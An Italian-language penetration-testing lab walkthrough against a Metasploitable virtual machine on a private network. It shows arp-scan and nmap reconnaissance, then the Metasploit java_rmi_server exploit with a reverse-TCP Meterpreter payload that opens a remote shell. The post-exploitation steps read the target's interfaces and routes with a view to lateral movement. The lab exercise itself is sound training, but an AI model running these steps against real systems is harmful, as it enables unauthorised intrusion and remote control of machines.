


Per prima cosa individuiamo l'indirizzo ip della macchina target con il comando:

```
sudo arp-scan -l
```

Una volta aver individuato l'indirizzo ip della macchina target effettuiamo una scansione con nmap per verificare se vi sono eventuali servizi attivi, su quali porte sono attivi e scoprire eventuali vulnerabilità da poter sfruttare



```
(kali@kali)-[~/Desktop]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:58:75:24, IPv4: 192.168.11.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.11.112 08:00:27:88:44:ec PCS Systemtechnik GmbH


1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.150 seconds (119.07 hosts/sec). 1 responded

(kali@kali)-[~/Desktop]
$

(kali@kali)-[~/Desktop]
$ nmap -sV -p- -T5 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 10:32 CET
```

IP TARGET: 192.168.11.112

Per questo attacco sfrutteremo un servizio vulnerabile attivo sulla porta 1099



```
(kali@kali)-[~/Desktop]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:58:75:24, IPv4: 192.168.11.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.11.112 08:00:27:88:44:ec PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.150 seconds (119.07 hosts/sec). 1 responded

(kali@kali)-[~/Desktop]
$

(kali@kali)-[~/Desktop]
$ nmap -sV -p- -T5 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 10:33 CET
Nmap scan report for 192.168.11.112
Host is up (0.0000s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  java-rmi
1524/tcp  open  bindshell
2049/tcp  open  nfs
2121/tcp  open  ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  http
8787/tcp  open  drb
33745/tcp open  status
34289/tcp open  java-rmi
50121/tcp open  mountd
58780/tcp open  nlockmgr
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LA
N; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.54 seconds
```

Una volta aver verificato che il servizio sia attivo e aver controllato la porta sulla quale attivo, avviando msfconsole cerchiamo un exploit che sfrutti quel servizio, configuriamo il modulo e facciamo partire l'exploit per poi ricavare informazioni sulla configurazione di rete e informazioni sulle tabelle di routing della macchina target.

```

# Name                               Disclosure Date Rank    Check De
scription
--
0 auxilliary/gather/java_rmi_registry . normal No Ja
va RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Ja
va RMI Server Insecure Default Configuration Java Code Execution
2 \_ target: Generic (Java Payload) . . . .
3 \_ target: Windows x86 (Native Payload) . . . .
4 \_ target: Linux x86 (Native Payload) . . . .
5 \_ target: Mac OS X PPC (Native Payload) . . . .
6 \_ target: Mac OS X x86 (Native Payload) . . . .
7 auxilliary/scanner/misc/java_rmi_server 2011-10-15 normal No Ja
va RMI Server Insecure Endpoint Code Execution Scanner
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Ja
va RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/bro
wser/java_rmi_connection_impl

msf6 > use 4
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > clear

```

il modulo scelto per sfruttare la vulnerabilità è il modulo numero 1, stando attenti però all'architettura della macchina target il modulo corretto da utilizzare è quindi il numero 4 che ha come architettura x86 la stessa della nostra macchina target. Una volta aver selezionato il modulo corretto, procediamo con la configurazione dell'exploit

```

SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
2 Linux x86 (Native Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >

```

Una volta aver configurato correttamente il modulo facciamo partire l'exploit e cerchiamo di ricavare le informazioni richieste della macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/3yNpgrPYg5c
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:57337) at 2024-12-20 11:14:42 +0100

meterpreter > help

Core Commands
-----
Command      Description
-----
?             Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
```

Iniziamo raccogliendo informazioni sulla configurazione delle diverse interfacce di rete della macchina target.

Lanciando il comando ifconfig possiamo controllare la configurazione delle interfacce.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name       : eth0
Hardware MAC : 08:00:27:88:44:ec
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe88:44ec
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 
```

Successivamente controlliamo le tabelle di route della macchina target

```
kali@kali: ~/Desktop
File Actions Edit View Help
IPv4 Netmask : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name      : eth0
Hardware MAC : 08:00:27:88:44:ec
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe88:44ec
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

meterpreter > route

IPv4 network routes

  Subnet      Netmask      Gateway  Metric  Interface
-----
192.168.11.0 255.255.255.0 0.0.0.0  0       eth0

No IPv6 routes were found.
meterpreter > 
```

In questo caso notiamo che sulla macchina target è presente una sola rotta, ma ragionando in un contesto di penetration test una volta aver ottenuto l'accesso ad una macchina target, controllare le tabelle di routing è essenziale per poter iniziare un walk laterale.